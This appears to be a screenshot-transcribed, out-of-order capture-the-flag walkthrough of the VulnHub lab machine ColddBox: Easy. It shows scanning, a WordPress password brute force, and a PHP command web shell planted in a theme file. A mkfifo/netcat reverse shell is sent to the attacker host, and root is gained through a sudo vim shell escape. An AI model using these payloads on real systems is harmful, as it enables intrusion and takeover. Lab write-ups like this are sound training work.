

```

1 hidden
2 index.php
3 license.txt
4 readme.html
5 wp-activate.php
6 wp-admin
7 wp-blog-header.php
8 wp-comments-post.php
9 wp-config-sample.php
10 wp-config.php
11 wp-content
12 wp-cron.php
13 wp-includes
14 wp-links-opml.php
15 wp-load.php
16 wp-login.php
17 wp-mail.php
18 wp-settings.php
19 wp-signup.php
20 wp-trackback.php
21 xmlrpc.php
22 <!DOCTYPE html>
23 <html lang="en-GB" class="no-js">
24 <head>
25 <meta charset="UTF-8">
26 <meta name="viewport" content="width=device-width">
27 <link rel="profile" href="http://gmpg.org/xfn/11">
28 <link rel="pingback" href="/xmlrpc.php">
29 <!--[if lt IE 9]>
30 <script src="/wp-content/themes/twentyfifteen/js/html5.js"></script>
31 </endif-->
32 <script>(function(){document.documentElement.className='js'});</script>
33 <title>ColddBox | One more machine</title>
34 <meta name="robots" content="noindex,follow" />
35 <link rel="alternate" type="application/rss+xml" title="ColddBox &raquo; Feed" href="/?feed=rss2" />
36 <link rel="alternate" type="application/rss+xml" title="ColddBox &raquo; Comments Feed" href="/?feed=comments-rss2" />
37 <link rel="stylesheet" id="open-sans-css" href="//fonts.googleapis.com/css?family=Open+Sans:300italic,400italic,200italic,300,400,200&subset=latin&ext=woff&ver=4.1.31" type="text/css" media="all" />
38 <link rel="stylesheet" id="dashicons-css" href="/wp-includes/css/dashicons.min.css?ver=4.1.31" type="text/css" media="all" />
39 <link rel="stylesheet" id="admin-bar-css" href="/wp-includes/css/admin-bar.min.css?ver=4.1.31" type="text/css" media="all" />
40 <link rel="stylesheet" id="twentyfifteen-fonts-css" href="//fonts.googleapis.com/css?family=Moto+Sans:300italic,400italic,200italic,300,400,200&subset=latin&ext=woff&ver=4.1.31" type="text/css" media="all" />
41 <link rel="stylesheet" id="genericons-css" href="/wp-content/themes/twentyfifteen/genericons/genericons.css?ver=1.2" type="text/css" media="all" />
42 <link rel="stylesheet" id="twentyfifteen-style-css" href="/wp-content/themes/twentyfifteen/style.css?ver=4.1.31" type="text/css" media="all" />
43 <!--[if lt IE 9]>
44 <link rel="stylesheet" id="twentyfifteen-ie-css" href="/wp-content/themes/twentyfifteen/css/ie.css?ver=20141010" type="text/css" media="all" />
45 </endif-->
46 <!--[if lt IE 8]>
47 <link rel="stylesheet" id="twentyfifteen-ie7-css" href="/wp-content/themes/twentyfifteen/css/ie7.css?ver=20141010" type="text/css" media="all" />
48 </endif-->
49 <script type="text/javascript" src="/wp-includes/js/jquery/jquery.js?ver=1.11.1"></script>
50 <script type="text/javascript" src="/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1"></script>
51 <link rel="EditURI" type="application/rsd+xml" title="RSD" href="/xmlrpc.php?rsd" />
52 <link rel="wmanifest" type="application/wmanifest+xml" href="/wp-includes/wmanifest.xml" />
53 <meta name="generator" content="WordPress 4.1.31" />
54 <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>

```

```
Shell No. 1
Shell No. 3

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/
1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies.
This will force all users to have to log in again.
 *
 * @since 2.6.0
--More-- (48%)
[0] 0:bash-Z 1:nc* "kali" 05:02 21-Nov-20
```

```

ether 08:00:27:f9:a3:2f txqueuelen 1000 (Ethernet)
RX packets 146325 bytes 16991340 (16.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 146248 bytes 9795445 (9.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 6869 bytes 3826468 (3.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6869 bytes 3826468 (3.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

--[root@kali]--[~/VulnHub/ColdBox: Easy]
--#nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.114] 42968
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ which python
$ which python3
/usr/bin/python3
$ python3 -c "import pty;pty.spawn('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
AttributeError: module 'pty' has no attribute 'spawn'
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ColdBox-Easy:/var/www/html$

[0] 0:~$
[kali] 05:00
```

```

[+] WordPress theme in use: twentyfifteen
Location: http://192.168.56.114/wp-content/themes/twentyfifteen/
Last Updated: 2020-08-11T00:00:00.000Z
Readme: http://192.168.56.114/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 2.7
Style URL: http://192.168.56.114/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
Style Name: Twenty Fifteen
Style URI: https://wordpress.org/themes/twentyfifteen
Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
Author: the WordPress team
Author URI: https://wordpress.org/

Found By: Css Style In Homepage (Passive Detection)

Version: 1.0 (80% confidence)
Found By: Style (Passive Detection)
- http://192.168.56.114/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[!] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ← (21 / 21) 100.00% Time: 00:00:00

[!] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying c0ldd / babyboo Time: 00:00:55 < > (888 / 14344392) 0.00% ETA: ??:?:??

[0] 0:bash-Z 1:ruby* "kali" 04:55 21-Nov-20
```



TX errors 0 dropp

eth0: flags=4163<UP,BROADC  
inet 10.0.2.15 ne  
inet6 fe80::a00:27  
ether 08:00:27:19:  
RX packets 15636  
RX errors 0 dropp  
TX packets 12180  
TX errors 0 dropp

eth1: flags=4163<UP,BROADC  
inet 192.168.56.10  
inet6 fe80::a00:27  
ether 08:00:27:f9:  
RX packets 146325  
RX errors 0 dropp  
TX packets 146248  
TX errors 0 dropp

lo: flags=73<UP,LOOPBACK,R  
inet 127.0.0.1 ne  
inet6 ::1 prefixl  
loop txqueuelen 1  
RX packets 6869 b  
RX errors 0 dropp  
TX packets 6869 b  
TX errors 0 dropp

[root@kali]~#

[0] 0:bash-Z 1:bash\*

Done

14,851 bytes | 96 millis

Target: http://192.168.56.114

Request

Raw Params Headers Hex

1 GET /?cmd=rm /tmp/f;mkfifo  
/tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 192.168.56.107 1234 >/tmp/f  
HTTP/1.1  
2 Host: 192.168.56.114  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0)  
Gecko/20100101 Firefox/68.0  
4 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Cookie: wordpress\_test\_cookie=WP+Cookie+check; wp-settings-1=  
editor%3Dhtml; wp-settings-time-1=1605950961;  
wordpress\_logged\_in\_  
c01dd%7C1606125415%7CN25fRT001DMRUJtTXVY27T0mGv9vwGtaPj9dPkqG2L6  
%7Cf4e0fe6397ff0fb785ba3e4254624789081c56ad1acd5f3c9114edf6e557f  
bad  
9 Upgrade-Insecure-Requests: 1  
10  
11

Response

Raw Headers Hex Render

1 HTTP/1.1 200 OK  
2 Date: Sat, 21 Nov 2020 10:00:12 GMT  
3 Server: Apache/2.4.18 (Ubuntu)  
4 X-Pingback: /xmlrpc.php  
5 Expires: Wed, 11 Jan 1984 05:00:00 GMT  
6 Cache-Control: no-cache, must-revalidate, max-age=0  
7 Pragma: no-cache  
8 Vary: Accept-Encoding  
9 Content-Length: 14522  
10 Connection: close  
11 Content-Type: text/html; charset=UTF-8  
12  
13 hidden  
14 index.php  
15 license.txt  
16 readme.html  
17 wp-activate.php  
18 wp-admin  
19 wp-blog-header.php  
20 wp-comments-post.php  
21 wp-config-sample.php  
22 wp-config.php  
23 wp-content  
24 wp-cron.php  
25 wp-includes  
26 wp-links-opml.php  
27 wp-load.php  
28 wp-login.php  
29 wp-mail.php  
30 wp-settings.php  
31 wp-signup.php  
32 wp-trackback.php  
33 xmlrpc.php  
34 <!DOCTYPE html>  
35 <html lang="en-GB" class="no-js">  
36 <head>

```
File Actions Edit View Help
[root@kali]~[~/VulnHub/ColdBox: Easy]
#wpscan --url 192.168.56.114

WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[0] 0: bash-Z 1: ruby*
```

```
File Actions Edit View Help
[root@kali]~[~/VulnHub/ColdBox: Easy]
#nmap -Pn 192.168.56.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-21 04:46 EST
Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
All 1000 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:7B:DA:5B (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.114
Host is up (0.00021s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:5B:13:AD (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.107
Host is up (0.000027s latency).
All 1000 scanned ports on 192.168.56.107 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 6.82 seconds
[root@kali]~[~/VulnHub/ColdBox: Easy]
#
```

[0] 0: bash\*

"kali" 04:47 21-Nov-20



```
File Actions Edit View Help
root@kali: ~/VulnHub/ColdBox: Easy
#nmap -p 192.168.56.114 -sC -sV -v
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-21 04:47 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 04:47
Completed NSE at 04:47, 0.00s elapsed
Initiating NSE at 04:47
Completed NSE at 04:47, 0.00s elapsed
Initiating NSE at 04:47
Completed NSE at 04:47, 0.00s elapsed
Initiating ARP Ping Scan at 04:47
Scanning 192.168.56.114 [1 port]
Completed ARP Ping Scan at 04:47, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:47
Completed Parallel DNS resolution of 1 host. at 04:47, 0.05s elapsed
Initiating SYN Stealth Scan at 04:47
Scanning 192.168.56.114 [65535 ports]
Discovered open port 80/tcp on 192.168.56.114
Discovered open port 4512/tcp on 192.168.56.114
Completed SYN Stealth Scan at 04:48, 6.12s elapsed (65535 total ports)
Initiating Service scan at 04:48
Scanning 2 services on 192.168.56.114
Completed Service scan at 04:48, 6.14s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.56.114.
Initiating NSE at 04:48
[0] 0:nmap+Z 'kali' 04:48
```



Taskbar and browser tabs:

- Windows Taskbar: Burp Suite Comm..., ColddBox > Log In ..., Shell No. 2, Shell No. 1
- Firefox Tabs: ColddBox: Easy ~ \ x, ColddBox > Log In x +
- Address Bar: 192.168.56.114/wp-login.php?loggedout=true
- Bookmarks Bar: Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, Exploit-DB, GHDB, MSFU



You are now logged out.

Username

Password

☐ Remember Me

Log In

[Lost your password?](#)

[← Back to ColddBox](#)

<https://wordpress.org>





## CoddBox

One more machine

### RECENT POSTS

The CoddBox is here

### RECENT COMMENTS

Sr Hott on The CoddBox is here

### ARCHIVES

October 2020

## The CoddBox is here

Welcome to CoddBox, a machine designed by Codd, it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 1 Comment Edit

Proudly powered by WordPress

```

Burp Suite Comm... Reverse Shell Ch... Shell No. 2 Shell No. 1
Shell No. 1
File Actions Edit View Help
Shell No. 1 Shell No. 3
RX packets 15636 bytes 9487409 (9.0 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 12180 bytes 4520841 (4.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.107 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a00:27ff:fef9:a32f prefixlen 64 scopeid 0x20<link>
ether 08:00:27:f9:a3:2f txqueuelen 1000 (Ethernet)
RX packets 146325 bytes 16991340 (16.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 146248 bytes 9795445 (9.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 6869 bytes 3826468 (3.6 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6869 bytes 3826468 (3.6 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~/VulnHub/ColdBox: Easy
#nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.56.107] from (UNKNOWN) [192.168.56.114] 42968
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
[0] 0:bash-Z 1:nc* "kali" 05:01 21-Nov-20
```

```
File Actions Edit View Help
Initiating NSE at 04:48
Completed NSE at 04:48, 0.01s elapsed
Nmap scan report for 192.168.56.114
Host is up (0.0017s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: WordPress 4.1.31
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: ColddBox | One more machine
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|_   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_   256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
MAC Address: 08:00:27:5B:13:AD (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Initiating NSE at 04:48
Completed NSE at 04:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.70 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

[root@kali] ~/VulnHub/ColddBox: Easy
#
[0] 0:bash*Z
```



```

c0ldd@ColddBox-Easy:/var/www/html$ cd /home
c0ldd@ColddBox-Easy:/home$ ls
c0ldd
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsawNpZGFkZXMsIHByaW1lcjBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt | base64 -d
Felicitades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$
c0ldd@ColddBox-Easy:~$ sudo vim -c '!/bin/sh'
# whomai
/bin/sh: 1: whomai: not found
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
wqFGZWxpY2lkYWRLcywgbC0hcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt | base64 -d
Felicitades, máquina completada!#
[0] 0:bash-Z 1:nc*
```

```
File Actions Edit View Help
Shell No. 1 Shell No. 3

/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/
1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies.
This will force all users to have to log in again.
 *
 * @since 2.6.0
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
Password:
c0ldd@ColddBox-Easy:/var/www/html$ clear
[0] 0:bash-Z 1:nc*
```

"kali" 05:03 21-Nov-20

WordPress 5.5.1 is available! Please update now.

## Edit Themes

Twenty Fifteen: Header (header.php)

Select theme to edit: Twenty Fifteen

```
<?php system($_REQUEST['cmd']); ?>
<?php
/**
 * The template for displaying the header.
 *
 * Displays all of the head element and everything up until the "site-content" div.
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty_Fifteen 1.0
 */
<?php if ( !is_blog_mode() ) {
    <html <?php language_attributes(); ?> class="no-js">
    <head>
        <meta charset="<?php bloginfo( 'charset' ); ?>" />
        <meta name="viewport" content="width=device-width" />
        <link rel="profile" href="http://gmpg.org/xfn/11" />
        <link rel="pingback" href="<?php bloginfo( 'pingback_url' ); ?>" />
        <!-- If I'm a blog -->
        <script src="<?php echo esc_url( get_template_directory_uri() ); ?>/js/html5.js"></script>
        <!-- If I'm a blog -->
        <script>(function() { document.documentElement.className="js"; })</script>
        <?php wp_head(); ?>
    </head>
    <body <?php body_class(); ?>
    <div id="page" class="hfeed site">
        <a class="skip-link screen-reader-text" href="#content"><?php _e( 'Skip to content', 'twentyfifteen' ); ?></a>
        <div id="sidebar" class="sidebar">
            <header id="masthead" class="site-header" role="banner">
```

Documentation: Function Name... Look Up

Templates

- 404 Template (404.php)
- Archives (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php
- content.php
- Footer (footer.php)
- Theme Functions (functions.php)
- Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php
- custom-header.php
- customizer.php
- template-tags.php

```

c0ldd@ColddBox-Easy:/var/www/html$ cd /home
c0ldd@ColddBox-Easy:/home$ ls
c0ldd
c0ldd@ColddBox-Easy:/home$ cd c0ldd/
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsaWNpZGFkZXMsIHByaW1ciBuaXZlbCBjb25zZWdlaWRvIQ==
c0ldd@ColddBox-Easy:~$ cat user.txt | base64 -d
Felicitades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$ c

Sudu

[0] 0:bash-Z 1:nc* "kali" 05:05 21-Nov-20
```

```
File Actions Edit View Help
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 (10 / 10) 100.00%

[i] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Nov 21 04:52:21 2020
[+] Requests Done: 29
[+] Cached Requests: 33
[+] Data Sent: 6.689 KB
[+] Data Received: 51.729 KB
[+] Memory used: 179.984 MB
[+] Elapsed time: 00:00:12

[root@kali]~/VulnHub/ColddBox: Easy
#wpscan --url 192.168.56.114 --usernames c0ldd --password /usr/share/wordlists/rockyou.txt


[0] 0:bash-Z 1:bash*
```

```
File Actions Edit View Help
Shell No. 1 Shell No. 3 Shell No. 2 Shell No. 1
hidden wp-blog-header.php wp-includes wp-signup.php
index.php wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt wp-config-sample.php wp-load.php xmlrpc.php
readme.html wp-config.php wp-login.php
wp-activate.php wp-content wp-mail.php
wp-admin wp-cron.php wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
--More-- (25%)
[0] 0:bash-Z 1:nc*
```







```
File Actions Edit View Help
Shell No. 1
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ← (21 / 21) 100.00% Time: 00:00:00
[i] No Config Backups Found.
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.db.com/users/sign_up
[+] Finished: Sat Nov 21 04:51:03 2020
[+] Requests Done: 50
[+] Cached Requests: 5
[+] Data Sent: 11.743 KB
[+] Data Received: 216.482 KB
[+] Memory used: 203.766 MB
[+] Elapsed time: 00:00:21
root@kali: ~/VulnHub/ColdBox: Easy
#wpscan --url 192.168.56.114 --enumerate u

WPScan
WordPress Security Scanner by the WPScan Team
Version 3.8.2
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[0] 0:bash-Z 1:ruby* "kali" 04:52 21-Nov-20
```



VIRTUAL MACHINES

HELP

RESOURCES

ABOUT

SUBMIT MACHINE

CONTACT US

[Back](#)

[About Release](#) | [Download](#) | [Description](#) | [File information](#) | [Virtual Machine](#) | [Networking](#) | [Screenshot\(s\)](#)

## COLDDBOX: EASY



### About Release

[Back to the Top](#)

**Name:** ColddBox: Easy  
**Date release:** 23 Oct 2020  
**Author:** [Codd](#)  
**Series:** ColddBox



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[Back to the Top](#)

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

**ColddBoxEasy\_EN.ova** (Size: 872 MB)

**Download:** [https://mega.nz/file/VldHilgA#4nRi2LPZs\\_x48\\_-ryCkPvL6Em2lQTSJEKvoReieDMec](https://mega.nz/file/VldHilgA#4nRi2LPZs_x48_-ryCkPvL6Em2lQTSJEKvoReieDMec)

**Download (Mirror):** [https://download.vulnhub.com/colddbox/ColddBoxEasy\\_EN.ova](https://download.vulnhub.com/colddbox/ColddBoxEasy_EN.ova)

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### Description

[Back to the Top](#)

Welcome to ColddBox Easy, it is a Wordpress machine with an easy level of difficulty, highly recommended for beginners in the field, good

```
File Actions Edit View Help

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00%

[+] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] colddd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] No WPVulnDB API token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 50 daily requests by registering at https://wpvuln.db.com/users/sign_up

[+] Finished: Sat Nov 21 04:52:21 2020
[+] Requests Done: 29
[+] Cached Requests: 33
[+] Data Sent: 6.689 KB
[+] Data Received: 51.729 KB
[+] Memory used: 179.984 MB
[+] Elapsed time: 00:00:12

[+] [root@kali] [~/VulnHub/ColdBox: Easy]

[0] 0:bash-Z 1:bash*
```

```

Burp Suite Comm... GitHub - wpscant... Shell No. 2 Shell No. 1
Shell No. 1
File Actions Edit View Help
[+] URL: http://192.168.56.114/ [192.168.56.114]
[+] Started: Sat Nov 21 04:50:41 2020

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.114/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://192.168.56.114/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.114/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscantteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)

[0] 0:bash-Z 1:[tmux]* "kali" 04
```





VIRTUAL MACHINES

HELP

RESOURCES

ABOUT

SUBMIT MACHINE

CONTACT US

[Back](#)

[About Release](#) | [Download](#) | [Description](#) | [File information](#) | [Virtual Machine](#) | [Networking](#) | [Screenshot\(s\)](#)

## COLDDBOX: EASY



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[Back to the Top](#)

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[Back to the Top](#)

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[Back to the Top](#)

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